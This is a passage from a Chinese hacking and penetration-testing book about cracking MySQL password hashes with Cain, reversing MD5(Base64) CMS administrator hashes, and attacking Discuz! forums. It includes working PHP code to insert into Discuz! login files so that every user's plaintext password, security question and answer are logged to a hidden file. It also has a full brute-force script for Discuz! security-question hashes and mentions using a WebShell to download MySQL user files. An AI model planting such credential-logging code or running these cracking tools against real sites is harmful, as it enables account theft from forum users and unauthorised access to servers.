


图 2-50　选择破解方式

选择“Dictionary Attack”（字典破解）选项后，会出现一个窗口，主要用于选择字典，如图 2-51 所示，在“Dictionary”设置区下方单击右键，可以添加一个或者多个字典文件。字典选择完毕后，可以在“Options”（选项）设置区中进行选择，然后单击“Start”按钮进行破解。

严禁网络传播本PDF，违者责任自负！




图 2-51　MySQL 字典破解设置

说明

在“Options”设置区中一共有 8 种方式，具体如下。

（1）字符串首字母大写。

（2）字符串反转。

（3）双倍字符串。

（4）字符串全部小写。

（5）字符串全部大写。

（6）在字符串中加入数字。

（7）在每个字符串中进行大写轮换。

（8）在字符串中加入 2 个数字。

破解成功后，Cain 会给出一些提示信息，如下所示。

```
Plaintext of user <none> is databasepassword
Attack stopped!
1 of 1 hashes cracked
```

以上信息表明加密的密码是“databasepassword”。

回到 Cain 破解主窗口，破解的密码值会自动加入“Password”列中，如图 2-52 所示。




图 2-52　破解密码成功

2.8.6　破解探讨

下面我们探讨与本次破解相关的话题。

1. 字典破解与字典强度有关

依次单击“开始”→“程序”→“MySQL”→“MySQL Server 5.0”→“MySQL Command Line Client”选项，打开 MySQL Command Line Client，输入密码后，输入以下代码设置一个新的密码。

```
Use MySQL
update user set password=password("1977-05-05") where user="root";
flush privileges;
```

本例中将原来的密码修改为“1977-05-05”，其结果如图 2-53 所示。




图 2-53　修改 MySQL 用户密码

再次使用 UltraEdit-32 打开“C:\Program Files\MySQL\MySQL Server 5.0\data\MYSQL\user.MYD”，获取其新的密码字符串“B046BBAF61FE3BB6F60CA99AF39F5C2702F00D12”，重新选择一个字典文件，本例选择生成的生日字典，如图 2-54 和图 2-55 所示，仅选择小写字符串进行破解，很快就获取了破解结果。

实际结果表明，使用 Cain 破解 MySQL 密码时，如果采用字典破解，那么破解效果与字典强度有关，只要破解的密码在字典中，就一定能够破解。




图 2-54　再次破解 MySQL 密码




图 2-55　修改 MySQL 密码后再次进行破解 MySQL 密码

2. 使用彩虹表进行破解

Cain 还提供了彩虹表破解 MySQL 的方式，在破解方式中选择“Cryptanalysis Attack”→“MySQL SHA1 Hashes via RainbowTables”选项即可，如图 2-56 和图 2-57 所示。




图 2-56　使用彩虹表破解方式




图 2-57　使用彩虹表进行破解

在实际测试过程中，由于网络上提供的 SHA 彩虹表是 RTI 格式的，而 Cain 中使用的是 RT 格式的。笔者将下载的所有彩虹表中文件后缀由“RTI”修改为“RT”，然后进行破解，提示破解不成功，其原因应该是彩虹表的格式不一样，Cain 只承认它自己提供的彩虹表。

3. Hash 计算器

Cain 提供了各种 Hashes 计算。在主界面中单击计算机图标按钮，弹出 Hash 计算器，在“Text to hash”输入框中输入需要转换的原始值，如“12345678”，单击“Calculate”按钮进行计算，如图 2-58 所示，可以看到 14 种 Hashes 值。

4. 生成彩虹表

在 Cain 的安装目录 C:\Program Files\Cain\Winrtgen 中直接运行 Winrtgen，如图 2-59 所示，该工具为彩虹表生成器，可以很方便地生成各种类型的彩虹表值。




图 2-58　计算 Hashes 值




图 2-59　Winrtgen 彩虹表生成工具

5. 设置彩虹表

单击“Add Table”按钮，在“Rainbow Table properties”对话框的“Hash”下拉列表中选择“MYSQLsha1”选项，根据实际情况分别设置“Min Len”、“Max Len”、“Index”、“Chain len”、“Chain Count”及“N of tables”的值，一般情况下，仅需要设置“Min Len”、“Max Len”及“N of tables”的值。“N of tables”主要用来测试 Hashes 生成的完整度，输入不同的值，会在“Table properties”显示区中显示百分比，使用户可以通过尝试确定一共需要生成多少个表，单击“Benchmark”按钮可以进行时间估算，如图 2-60 所示，单击“OK”按钮完成生成设置。

在彩虹表生成器中，如图 2-61 所示，单击“Start”按钮开始生成彩虹表，在“Status”列中会显示生成的大小和进度。

由于生成彩虹表的时间比较长，在网上也没有搜索到以“rt”结尾的 MYSQL Sha1 Hashes 表，因此，本次破解主要以字典破解为主，彩虹表的破解将在全部生成后进行。关于如何使用彩虹表破解 MySQL 密码，请关注安天 365 论坛（bbs.antian365.com）。

在服务器权限设置不太严格的情况下，通过 WebShell 完全可以将 MySQL 下的 user.MYD 文件下载到本地。只要破解了 root 用户的密码，借助 WebShell 就可以做很多事情。本节通过使用 Cain 破解 MySQL 密码，算是一种较好的尝试，只要使用字典工具生成一些具有一定强度的字典，对于那些设计不太复杂的 MySQL 密码，破解还是比较容易的。




图 2-60　设置彩虹表




图 2-61　开始生成彩虹表

2.9　MD5（Base64）加密与解密

在对某一个 CMS 系统进行安全检测时，可以通过注入点获取其管理员表中的管理员用户名和密码数据，但由于不知道该密码数据采用何种加密方式，所以，虽然知道 CMS 系统管理的后台，但苦于没有破解管理员的密码而无法登录系统。笔者通过研究终于掌握了 MD5（Base64）加密原理和解密原理，因此才有本节内容。

Base64 是网络上最常见的用于传输 8bit 字节代码的编码方式之一，在发送电子邮件时，服务器认证的用户名和密码需要使用 Base64 编码，附件也需要使用 Base64 编码。Base64 要求把每 3 个 8bit 的字节转换为 4 个 6bit 的字节（3 × 8 = 4 × 6 = 24），然后把 6bit 再添 2 位高位 0，组成 4 个 8bit 的字节，也就是说，转换后的字符串理论上将比原来的字符串长 1/3。

“MD5”的全称是“Message-Digest Algorithm 5”（信息-摘要算法），在 20 世纪 90 年代初由 Mit Laboratory For Computer Science 和 Rsa Data Security Inc 的 Ronald L. Rivest 开发，经 MD2、MD3 和 MD4 发展而来。它的作用是让大容量信息在用数字签名软件签署私人密钥前被“压缩”成一种保密的格式（就是把一个任意长度的字节串变换成一个定长的大整数）。

2.9.1　MD5（dBase64）密码

MD5（dBase64）加密后的字符串长度为 24 位，最末尾有 2 个“=”符号，字符串中数字和字母混写，这种加密方式在 ASP.NET 等 CMS 环境中经常碰到。如图 2-62 所示为 3 个用户及其加密后的密码字符串。




图 2-62　MD5（dBase64）密码

2.9.2　从网上寻找破解之路

直接在 Google 上对“MD5（dBase64）加解密”进行搜索，如图 2-63 所示，从搜索结果来看，除了求助外，很难在网上找到 MD5（dBase64）的加密和解密方法。

图 2-63　Google 搜索结果

2.9.3　生成 Hash 值

InsidePro 网站提供了在线 Hash 破解（http://hash.insidepro.com/）和在线生成各种 Hash 值的功能，在线生成 Hash 值的网址为 http://www.insidepro.com/hashes.php?lang=eng，如图 2-64 所示。在“Password”文本框中输入“author”，单击“Generate”按钮，可直接生成各种 Hash 值。

图 2-64　生成各种 Hash 值

2.9.4　比对 Hash 值和加密密码值

在生成 Hash 值后的 http://www.insidepro.com/hashes.php?lang=eng 页面上拖动滚动条，一一对照。通过比对发现，在 Base64 加密中有一个明显的特征，即加密字符串最后面一般都有等号。从中截取部分 author 的加密值如下。

```
Haval128(Base64):1xehfrgfAcMYLCdLcYiDlg==
Haval160(Base64):JPfaQRoHY0v/EJnXN9iKd9MfdbE=
MD2(Base64):d+K74ta9Vhbr4yuKzfCAZQ==
MD4(Base64):QPRz/CVV3O9EVOA/iCaOwA==
MD5(Base64):Ar2S+qOKqmzA6nXlmTeh7w==
```

找到的加密方式，如图 2-65 所示，验证了该加密方式就是 MD5（Base64）加密。

图 2-65　找到加密方式

2.9.5　破解方式

01　添加 Hash 值

从 http://www.insidepro.com/eng/passwordspro.shtml 页面上了解到，PasswordsPro 可以破解 MD5（Base64）加密方式。PasswordsPro 是一款付费软件。

运行 PasswordsPro 2.5.3.0，单击右键，在弹出的快捷菜单中选择“Add”选项，如图 2-66 所示，添加一个 Hash 值进行破解。在“Hash”文本框中输入“MD5(Base64):Ar2S+qOKqmzA6nXlmTeh7w==”，然后单击“Add”按钮。




图 2-66　添加要破解的 Hash 值

02　执行暴力破解

如图 2-67 所示，单击三角形按钮，运行破解程序，选择暴力破解方式。




图 2-67　暴力破解 MD5（Base64）密码

在 PasswordsPro 2.5.3.0 中还有其他破解方式，包括“Preliminary Attack”、“Mask Attack”、“Simple Dictionary Attack”、“Combined Dictionary Attack”、“Hybrid Dictionary Attack”和“Rainbow Attack”6 种破解方式，如图 2-68 所示。




图 2-68　多种破解方式

03　破解成功

暴力破解方式太耗费时间，故选择了“Simple Dictionary Attack”（简单字典攻击）方式。由于密码在字典中，所以很快就破解出来了，如图 2-69 所示。




图 2-69　使用字典破解成功

值得一提的是，InsidePro 官方网站提供了 74 个字典文件，感兴趣的读者可以自行下载。在实际应用中，这些字典仍然不够，有些密码设置得往往超乎想象的复杂，除非有完整的彩虹表，否则暴力破解和字典破解的时间将非常漫长。

2.9.6　探寻 MD5（Base64）的其他破解方式

除了通过 PasswordsPro 破解，还有一些方式或许能够破解 MD5（Base64）密码，下面我们一起讨论一下。

01　进行 Base64 解码

网上有很多工具可以对 Base64 编码进行解码，其中一款是可以在 Linux 和 Windows 下运行的 Base64 工具，下载地址为 http://www.fourmilab.ch/webtools/base64/，下载后可以直接运行，命令为“base64 -decode base64.b64 base64.tmp”，参数“-decode”或“-d”表示解码，“-encode”或“-e”表示 Base64 编码。

base64.b64 是 Base64 编码后的文件，base64.tmp 是解码后生成的文件。在该工具目录下，还有一个 BAT 文件用于批处理解码，如图 2-70 和图 2-71 所示。




图 2-70　Base64 解码工具




图 2-71　执行解码批处理文件

02　编辑解码文件

将 MD5（Base64）加密后的密码值“Ar2S+qOKqmzA6nXlmTeh7w==”复制到 base64.b64 文件中，编辑解码文件的情形如图 2-72 所示。

图 2-72　编辑解码文件

03　查看解码后的文件

使用 UltraEdit-32 编辑器打开 base64.tmp 文件，如图 2-73 所示，该文件显示为乱码。这一点笔者也很奇怪，后面通过其他一些 Base64 解码工具进行解码，其正常显示结果仍为乱码。




图 2-73　查看解码后的文件

非卖品，仅供非商业用途或交流学习使用

04　获取 Base64 解码后的 MD5 值

在 UltraEdit-32 编辑器中，直接以二进制方式打开解码后的文件 base64.tmp，如图 2-74 所示，将其中的二进制编码进行整理，其结果为“02BD92FAA38AAA6CC0EA75E59937A1EF”，共 32 位，这与 MD5 加密后的值有些相似。将这个值复制到 www.cmd5.com 网站进行解密，结果显示为“author”。




图 2-74　获取二进制的值

2.9.7　MD5（Base64）加解密原理

在线生成 Hash 值，然后按照 2.9.6 节中的步骤重新测试，结果与之测试吻合，由此我们可以推测出 MD5（Base64）的加解密原理。

1. MD5（Base64）加密原理

MD5（Base64）加密，首先对字符串进行 MD5 加密，即 MD5(string)，然后对 MD5 加密后的字符串进行 Base64 编码。

2. MD5（Base64）解密原理

MD5（Base64）解密，先对 MD5（Base64）进行 Base64 解码，再对 Base64 解码后的值通过二进制方式进行读取，结果应为 32 位字符串，最后对获取的 32 位字符串进行 MD5 解密。

2.9.8　小结

在信息安全的领域，只有想不到的，没有做不到的，只要努力、坚持和不断尝试，终究会有收获。通过对 MD5（Base64）加密和解密原理的研究，我们成功获取了该 CMS 系统的 WebShell。

网络攻防最终是技术的对抗！

2.10　Discuz! 论坛密码记录及安全验证问题暴力破解研究

Discuz! 是目前最好用的论坛程序之一，在 Discuz! 论坛用户注册过程中设置了安全问题和安全答案进行安全保护，因此，即使攻击者获取了数据库，也会由于安全问题的答案而止步。近年来，由于密码泄露事件的影响和社工库的普及，用户和管理员大都设置了安全验证，所以，获取用户的安全验证问题就非常有必要了。目前，获取用户的安全验证问题的主要方式有两种：一种是通过修改源程序，在其中加入记录代码，截获所有登录用户的登录密码、安全问题和答案；另一种就是暴力破解。本节对这两种方法均进行了实验，且最终均获取了想要的结果，下面将整个过程与读者分享。

2.10.1　Discuz! 论坛密码记录程序的编写及实现

在源程序中加入记录代码的方式相对简单，具体如下。

非卖品，仅供非商业用途或交流学习使用

1. Discuz! 7.1-7.2 论坛记录程序的编写及实现

在 Discuz! 7.2 论坛中找到程序文件 login.func.php，在其中加入以下代码。

```
        $ip=$_SERVER['REMOTE_ADDR'];
        $showtime=date("Y-m-d H:i:s");
        $record="<?exit();?>".$username."                    --------".$password."
IP:".$ip."questionid".$questionid."answer".$answer." Time:".$showtime."\r\n";
        $handle=fopen('./include/csslog.php','a+');
        $write=fwrite($handle,$record);
```

密码记录和登录文件保存在“include”目录下的 cssog.php 文件中，打开 csslog.php 文件即可看到获取的用户记录，如图 2-75 所示。目前，康盛创想公司基本已经停止对 Discuz! 7.2（程序下载地址为 http://download.comsenz.com/Discuz/7.2/）的更新。




图 2-75　Discuz! 7.2 论坛密码及验证问题记录

2. Discuz! X2.5-3.1 论坛记录程序的编写及实现

在 Discuz! X2.5-3.1 安装目录的“uc_client”文件夹下找到 client.php 文件，在“unction uc_user_login”函数中加入以下代码。

```
    //以下为密码记录程序代码
    if(getenv('HTTP_CLIENT_IP')) {
    $onlineip = getenv('HTTP_CLIENT_IP');
    } elseif(getenv('HTTP_X_FORWARDED_FOR')) {
    $onlineip = getenv('HTTP_X_FORWARDED_FOR');
    } elseif(getenv('REMOTE_ADDR')) {
    $onlineip = getenv('REMOTE_ADDR');
    } else {
    $onlineip = $HTTP_SERVER_VARS['REMOTE_ADDR'];
    }
       if(getenv('HTTP_CLIENT_IP')) {
             $onlineip = getenv('HTTP_CLIENT_IP');
                } elseif(getenv('HTTP_X_FORWARDED_FOR')) {
                  $onlineip = getenv('HTTP_X_FORWARDED_FOR');
                } elseif(getenv('REMOTE_ADDR')) {
                $onlineip = getenv('REMOTE_ADDR');
                } else {
                $onlineip = $HTTP_SERVER_VARS['REMOTE_ADDR'];
                }
       $ip=$onlineip;
       $showtime=date("Y-m-d H:i:s");
       $record="<?exit();?> 用户： ".$username." 密码： ".$password." IP:".$ip."
Time:".$showtime." questionid: ".$questionid."answer: ".$answer."\r\n";
       $handle=fopen('./api/csslog.php','a+');
       $write=fwrite($handle,$record);
    //密码记录程序代码结束
```


非卖品，仅供非商业用途或交流学习使用

用户登录后查看 127.0.0.1/api/csslog.php 文件，即可获取密码及验证问题答案等信息，效果如图 2-76 所示。从 Questionid 1 到 Questionid 7 分别与设置的验证问题一一对应，如图 2-77 所示，本例中 Questionid 3 的对应问题为“父亲出生的城市”。




图 2-76　Discuz！X2.5 论坛密码及其验证程序记录效果

图 2-77　问题 ID 对应

2.10.2　Discuz! X2.5 论坛密码安全问题暴力破解

下面我们一起了解一下 Discuz! X2.5 论坛密码安全问题暴力破解的过程。

01　获取 Secques 值

对于 Discuz! X2.5 及其他版本的论坛程序，解决方法类似。首先要查看用户的 Secques 值，如图 2-78 所示，该 Secques 值为“ca9e47ea”。如果没有这个值，可直接将 password:salt 值放到 cmd5 网站进行查询，如图 2-79 所示，获取的管理员密码为“123456”。如果设置了安全问题，即使有这个值，即使获取了密码，也无法登录。




图 2-78　查看 Secques 值




图 2-79　查询管理员的密码

02　密码问题设置和解除

密码登录安全提问是用户注册成功后通过再次设置“密码安全”实现的。如图 2-80 所示，Discuz! 默认设置了 7 个安全验证问题，用户只需要选择问题，然后设置问题的答案即可，论坛最高管理员或者创始人可以直接将安全提问清除。设置安全验证问题后，用户登录时除了需要输入用户名和密码外，还需要选择自己设置的安全问题并输入相应的答案，如图 2-81 所示。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

图 2-80　设置安全验证问题




图 2-81　用户登录安全问题验证

03　程序暴力破解

暴力破解程序代码如下。

```
<?
/*discuz 提示问题答案暴力破解程序。*/
error_reporting(0);
if($argc<2){
print_r('
--------------------------
Usage: php cracksecques.php  hash
Example:
php cracksecques.php ca9e47ea
--------------------------
');
die;}
$fd=fopen("pass.dic",r);
if(!$fd){
  echo "error:打开字典文件错误";
  die;}
while($buf=fgets($fd)){
    for($i=1;$i<8;$i++)  {
    $tmp=substr(md5(trim($buf).md5($i)),16,8);
    $conn=strcmp($tmp,$argv[1]);
        if($conn==0)     {
        echo  "密码破解成功!\n"."提示问题答案为:".$buf."提示的问题为:".theask((int)$i)."\n";
         die;}}}
if($conn!=0){echo"没有正确的密码!";}
fclose($fd);
function theask($var){
    if($var==1){return"母亲的名字";     }
    elseif($var==2){return"爷爷的名字";}
    elseif($var==3){return"父亲出生的城市"; }
    elseif($var==4){return"您其中一位老师的名字";}
    elseif($var==5){return"您个人计算机的型号";  }
    elseif($var==6){return"您最喜欢的餐馆名称";  }
    elseif($var==7){return"驾驶执照最后四位数字";}
}
?>
```

将以上程序代码保存为文件 crackdzsecques.php，在 Windows 下通过“php crackdzsecques.php

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

ca9e47ea”命令进行破解，pass.dic 为生成的字典，如图 2-82 所示。

